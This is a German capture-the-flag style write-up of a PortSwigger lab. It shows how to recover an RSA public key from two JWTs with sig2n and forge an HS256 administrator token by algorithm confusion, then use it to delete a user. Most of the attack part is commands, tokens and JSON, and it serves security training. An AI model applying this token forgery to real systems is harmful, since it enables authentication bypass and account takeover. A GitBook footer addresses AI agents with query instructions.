> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/jwt/jwt-authentication-bypass-via-algorithm-confusion-without-public-key.md).
# JWT-Authentifizierungsumgehung durch Algorithmusverwechslung ohne offengelegten öffentlichen Schlüssel
Notizen zur JWT-Authentifizierungsumgehung durch Algorithmusverwechslung ohne offengelegten öffentlichen Schlüssel für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und a
### JWT-Authentifizierungsumgehung durch Algorithmusverwirrung ohne offengelegten Schlüssel
#### Laborkontext
Wir verwenden **JWT** zur Verwaltung der Sitzung. Die Token werden normalerweise signiert in **RSA (RS256)** mit einem robusten Schlüsselpaar:
* privater Schlüssel: JWT signieren
* öffentlicher Schlüssel: JWT prüfen
Die Schwachstelle entsteht durch eine fehlerhafte Implementierung: Der Server akzeptiert ein JWT, das in **HS256** und verwendet den **RSA-öffentlichen Schlüssel** als **HMAC-Geheimnis**.
**Ziel:** erhalte ein gültiges JWT mit `sub=administrator`, Zugriff `/admin`, dann löschen **carlos**.
#### Wiederherstellung von zwei JWT-RS256
Wir verbinden uns mit `wiener:peter` und erhalten ein erstes JWT RS256:
**TOKEN 1**
```bash
eyJraWQiOiI2NTgwMDFjZi02NzA0LTQ1NmItOTgzZS03YWI0MzczZmYwM2IiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc2NzU1MzEwOCwic3ViIjoid2llbmVyIn0.lZHvRKbIYjTSoGxUCW8Bho06m0rxBSkXPY4WI86aEXjUGY9N1Ntv1GFxOLn-sZio3Mf287bS-FkmbVNHyiWrrf2azNXaaI9MS8JIiVfr2mV0HkMrinRIwEXaL0L_muUc1qZRBKqhbuhTR90MnwEoNkKKNfQG0ry8-Pp5PZnN_BdQVzJyZonlURoPZI80fXO85jdo9s1vs5Qs3QFzj0qaoJ_VZJH8ssLDeZ-KlcncQfSTqtZaqFILjKpmwzfcACMqCyGQ6RsB1Xf3ooXl4Y-i6hOsv4vUwGtvWGNZFHHs18uyi57MGNPK21UN29CHYSVOSerOrPYaMPanrSRz47AeZA
```
Dann trennen wir die Verbindung und verbinden uns erneut, um ein zweites JWT RS256 zu erhalten (sogar `kid`, unterschiedliche Signatur):
**TOKEN 2**
```bash
eyJraWQiOiI2NTgwMDFjZi02NzA0LTQ1NmItOTgzZS03YWI0MzczZmYwM2IiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc2NzU1NDQ3NCwic3ViIjoid2llbmVyIn0.L9arTDo1Jb0NJ1dY2dsh-tnXH_VmBDNtycmgZtPYSLdMqOSAi0v46n1lfzZApEBwW7IYcl-Los-bZY7B7e0NGL97VfbAYiYuaxZZjNCaigxc7JlCnErvEDwmgdkrzA91APad9SjFbEUzbemzguBI6pQ5Mjwb3T3VaKrs5HodRl-LYGycs7l4O4GOZXzOrZuzEtDRJiJ2-OOqRstgzAtnQS2JlK75MKW_TtQTxTgVrCufperWcUG_cXG-nyh35gzdwTFXDHeH4yOlRzaEYF20IeczFi3F2P262cdNYHRi4TLeEQVf-4e_JO0XuIt3r5qTElRBeeXaYERYxmTKWVHoQA
```
### Wiederherstellung eines gültigen RSA-öffentlichen Schlüssels mit `sig2n`

Wir verwenden das `sig2n` (PortSwigger)-Tool in Docker, um einen öffentlichen Schlüssel aus **TOKEN 1** und **TOKEN 2**:
```bash
docker run --rm -it docker.io/portswigger/sig2n /
'TOKEN1' 'TOKEN2'
```
Mit unseren beiden vollständigen Token:
{% code overflow="wrap" %}
```bash
docker run --rm -it docker.io/portswigger/sig2n /
'eyJraWQiOiI2NTgwMDFjZi02NzA0LTQ1NmItOTgzZS03YWI0MzczZmYwM2IiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc2NzU1MzEwOCwic3ViIjoid2llbmVyIn0.lZHvRKbIYjTSoGxUCW8Bho06m0rxBSkXPY4WI86aEXjUGY9N1Ntv1GFxOLn-sZio3Mf287bS-FkmbVNHyiWrrf2azNXaaI9MS8JIiVfr2mV0HkMrinRIwEXaL0L_muUc1qZRBKqhbuhTR90MnwEoNkKKNfQG0ry8-Pp5PZnN_BdQVzJyZonlURoPZI80fXO85jdo9s1vs5Qs3QFzj0qaoJ_VZJH8ssLDeZ-KlcncQfSTqtZaqFILjKpmwzfcACMqCyGQ6RsB1Xf3ooXl4Y-i6hOsv4vUwGtvWGNZFHHs18uyi57MGNPK21UN29CHYSVOSerOrPYaMPanrSRz47AeZA' 'eyJraWQiOiI2NTgwMDFjZi02NzA0LTQ1NmItOTgzZS03YWI0MzczZmYwM2IiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc2NzU1NDQ3NCwic3ViIjoid2llbmVyIn0.L9arTDo1Jb0NJ1dY2dsh-tnXH_VmBDNtycmgZtPYSLdMqOSAi0v46n1lfzZApEBwW7IYcl-Los-bZY7B7e0NGL97VfbAYiYuaxZZjNCaigxc7JlCnErvEDwmgdkrzA91APad9SjFbEUzbemzguBI6pQ5Mjwb3T3VaKrs5HodRl-LYGycs7l4O4GOZXzOrZuzEtDRJiJ2-OOqRstgzAtnQS2JlK75MKW_TtQTxTgVrCufperWcUG_cXG-nyh35gzdwTFXDHeH4yOlRzaEYF20IeczFi3F2P262cdNYHRi4TLeEQVf-4e_JO0XuIt3r5qTElRBeeXaYERYxmTKWVHoQA'
```
{% endcode %}
Das Tool gibt die folgenden Schlüsselwerte zurück:
* **Base64-kodierter x509-Schlüssel** (öffentlicher Schlüssel)
* **Manipuliertes JWT** (JWT-HS256-Test)
In unserem Fall lautet der zurückgegebene x509-Schlüssel:
{% code overflow="wrap" %}
```bash
n mit Multiplikator 1 gefunden:
Base64-kodierter x509-Schlüssel: LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUE1OVk1UFNxdU9ZUXlqMTN5RW84UQpmTUEyVmxXTFZDRTZEc1hqT2JXSWFqMW40UjJDeGtacC93SVp1b2ovekR1RVNGWjJTdlhEcmMvb2E4U0hiNE5ZCjZmNE1idXRsT1c0UE5aYUNCdGxLcDdST2Q5NE9kSmJoemlxWExpSWtYUGxUMXNudUV2d240RGJodmk1NHJCc00KQWE4K091WlJlMWlEWFkrSUNmVE55SmhhczNua0ZmUXpqditjY2lEQ2xyYXpFRFRYRW9ZTjJlT3Niazh6OVlSQgpLMWVaUkNKNzJUck0zS3lDTERYOE9kcWhIUFlMNkVZdG8vQWp5S0xDamtLWUw5S2VEanRQZXdDa2dYZ2QwMTRNCkRsRzF2aTBVSnhBKy9JVFNRbWVJM2tSc2s0Zk1xUGRPY09ERkRadXBMeFEycThqdVhJYWNMblhOY0hOV2hiZG0KZFFJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==
Manipuliertes JWT: eyJraWQiOiI2NTgwMDFjZi02NzA0LTQ1NmItOTgzZS03YWI0MzczZmYwM2IiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiAicG9ydHN3aWdnZXIiLCAiZXhwIjogMTc2NzYzODIxNCwgInN1YiI6ICJ3aWVuZXIifQ.YRJnWfD561bAYY8Wka8tt3xbN-qh-_8raMTvdQUBTHE
Base64-kodierter pkcs1-Schlüssel: LS0tLS1CRUdJTiBSU0EgUFVCTElDIEtFWS0tLS0tCk1JSUJDZ0tDQVFFQTU5WTVQU3F1T1lReWoxM3lFbzhRZk1BMlZsV0xWQ0U2RHNYak9iV0lhajFuNFIyQ3hrWnAKL3dJWnVvai96RHVFU0ZaMlN2WERyYy9vYThTSGI0Tlk2ZjRNYnV0bE9XNFBOWmFDQnRsS3A3Uk9kOTRPZEpiaAp6aXFYTGlJa1hQbFQxc251RXZ3bjREYmh2aTU0ckJzTUFhOCtPdVpSZTFpRFhZK0lDZlROeUpoYXMzbmtGZlF6Cmp2K2NjaURDbHJhekVEVFhFb1lOMmVPc2JrOHo5WVJCSzFlWlJDSjcyVHJNM0t5Q0xEWDhPZHFoSFBZTDZFWXQKby9BanlLTENqa0tZTDlLZURqdFBld0NrZ1hnZDAxNE1EbEcxdmkwVUp4QSsvSVRTUW1lSTNrUnNrNGZNcVBkTwpjT0RGRFp1cEx4UTJxOGp1WElhY0xuWE5jSE5XaGJkbWRRSURBUUFCCi0tLS0tRU5EIFJTQSBQVUJMSUMgS0VZLS0tLS0K
Manipuliertes JWT: eyJraWQiOiI2NTgwMDFjZi02NzA0LTQ1NmItOTgzZS03YWI0MzczZmYwM2IiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiAicG9ydHN3aWdnZXIiLCAiZXhwIjogMTc2NzYzODIxNCwgInN1YiI6ICJ3aWVuZXIifQ.6-Bl3s-41GcEODbZRG-WzqWgYImkdXfHrBvT4J5hC8M
```
{% endcode %}

#### Test: Validierung eines manipulierten HS256-JWT
Wir testen das von `sig2n`:
```bash
eyJraWQiOiI2NTgwMDFjZi02NzA0LTQ1NmItOTgzZS03YWI0MzczZmYwM2IiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiAicG9ydHN3aWdnZXIiLCAiZXhwIjogMTc2NzYzODIxNCwgInN1YiI6ICJ3aWVuZXIifQ.YRJnWfD561bAYY8Wka8tt3xbN-qh-_8raMTvdQUBTHE
```
Server akzeptiert
Damit ist der rekonstruierte öffentliche Schlüssel als HMAC-Geheimnis verwendbar.
```bash
LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUE1OVk1UFNxdU9ZUXlqMTN5RW84UQpmTUEyVmxXTFZDRTZEc1hqT2JXSWFqMW40UjJDeGtacC93SVp1b2ovekR1RVNGWjJTdlhEcmMvb2E4U0hiNE5ZCjZmNE1idXRsT1c0UE5aYUNCdGxLcDdST2Q5NE9kSmJoemlxWExpSWtYUGxUMXNudUV2d240RGJodmk1NHJCc00KQWE4K091WlJlMWlEWFkrSUNmVE55SmhhczNua0ZmUXpqditjY2lEQ2xyYXpFRFRYRW9ZTjJlT3Niazh6OVlSQgpLMWVaUkNKNzJUck0zS3lDTERYOE9kcWhIUFlMNkVZdG8vQWp5S0xDamtLWUw5S2VEanRQZXdDa2dYZ2QwMTRNCkRsRzF2aTBVSnhBKy9JVFNRbWVJM2tSc2s0Zk1xUGRPY09ERkRadXBMeFEycThqdVhJYWNMblhOY0hOV2hiZG0KZFFJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==
```
#### Erstellen eines symmetrischen Schlüssels (oct) mit dem öffentlichen Schlüssel
Wir erstellen einen symmetrischen **oct** Schlüssel, dessen `k` Wert der Base64-kodierte öffentliche Schlüssel ist:
```json
{
"kty": "oct",
"kid": "67e88947-afdf-4c47-af1b-8afcc4b79b58",
"k": "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUE1OVk1UFNxdU9ZUXlqMTN5RW84UQpmTUEyVmxXTFZDRTZEc1hqT2JXSWFqMW40UjJDeGtacC93SVp1b2ovekR1RVNGWjJTdlhEcmMvb2E4U0hiNE5ZCjZmNE1idXRsT1c0UE5aYUNCdGxLcDdST2Q5NE9kSmJoemlxWExpSWtYUGxUMXNudUV2d240RGJodmk1NHJCc00KQWE4K091WlJlMWlEWFkrSUNmVE55SmhhczNua0ZmUXpqditjY2lEQ2xyYXpFRFRYRW9ZTjJlT3Niazh6OVlSQgpLMWVaUkNKNzJUck0zS3lDTERYOE9kcWhIUFlMNkVZdG8vQWp5S0xDamtLWUw5S2VEanRQZXdDa2dYZ2QwMTRNCkRsRzF2aTBVSnhBKy9JVFNRbWVJM2tSc2s0Zk1xUGRPY09ERkRadXBMeFEycThqdVhJYWNMblhOY0hOV2hiZG0KZFFJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg=="
}
```
#### Administrator-JWT fälschen
Payload (wir wechseln zu `administrator`)
```json
{
"iss": "portswigger",
"exp": 1767554474,
"sub": "administrator"
}
```
Header (auf HS256 umschalten und das erwartete `kid`)
```json
{
"kid": "658001cf-6704-456b-983e-7ab4373ff03b",
"alg": "HS256"
}
```
Wir signieren dieses JWT dann in **HS256** mit dem erstellten symmetrischen Schlüssel (Geheimnis = öffentlicher Schlüssel).
#### Ausnutzung

1. Wir ersetzen das JWT-Cookie durch unser gefälschtes HS256-Token.
2. Wir werden `/admin`.
3. Wir löschen den Benutzer **carlos**.
```bash
eyJraWQiOiI2NTgwMDFjZi02NzA0LTQ1NmItOTgzZS03YWI0MzczZmYwM2IiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiAicG9ydHN3aWdnZXIiLCAiZXhwIjogMTc2NzYzODIxNCwgInN1YiI6ICJ3aWVuZXIifQ.YRJnWfD561bAYY8Wka8tt3xbN-qh-_8raMTvdQUBTHE
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/jwt/jwt-authentication-bypass-via-algorithm-confusion-without-public-key.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.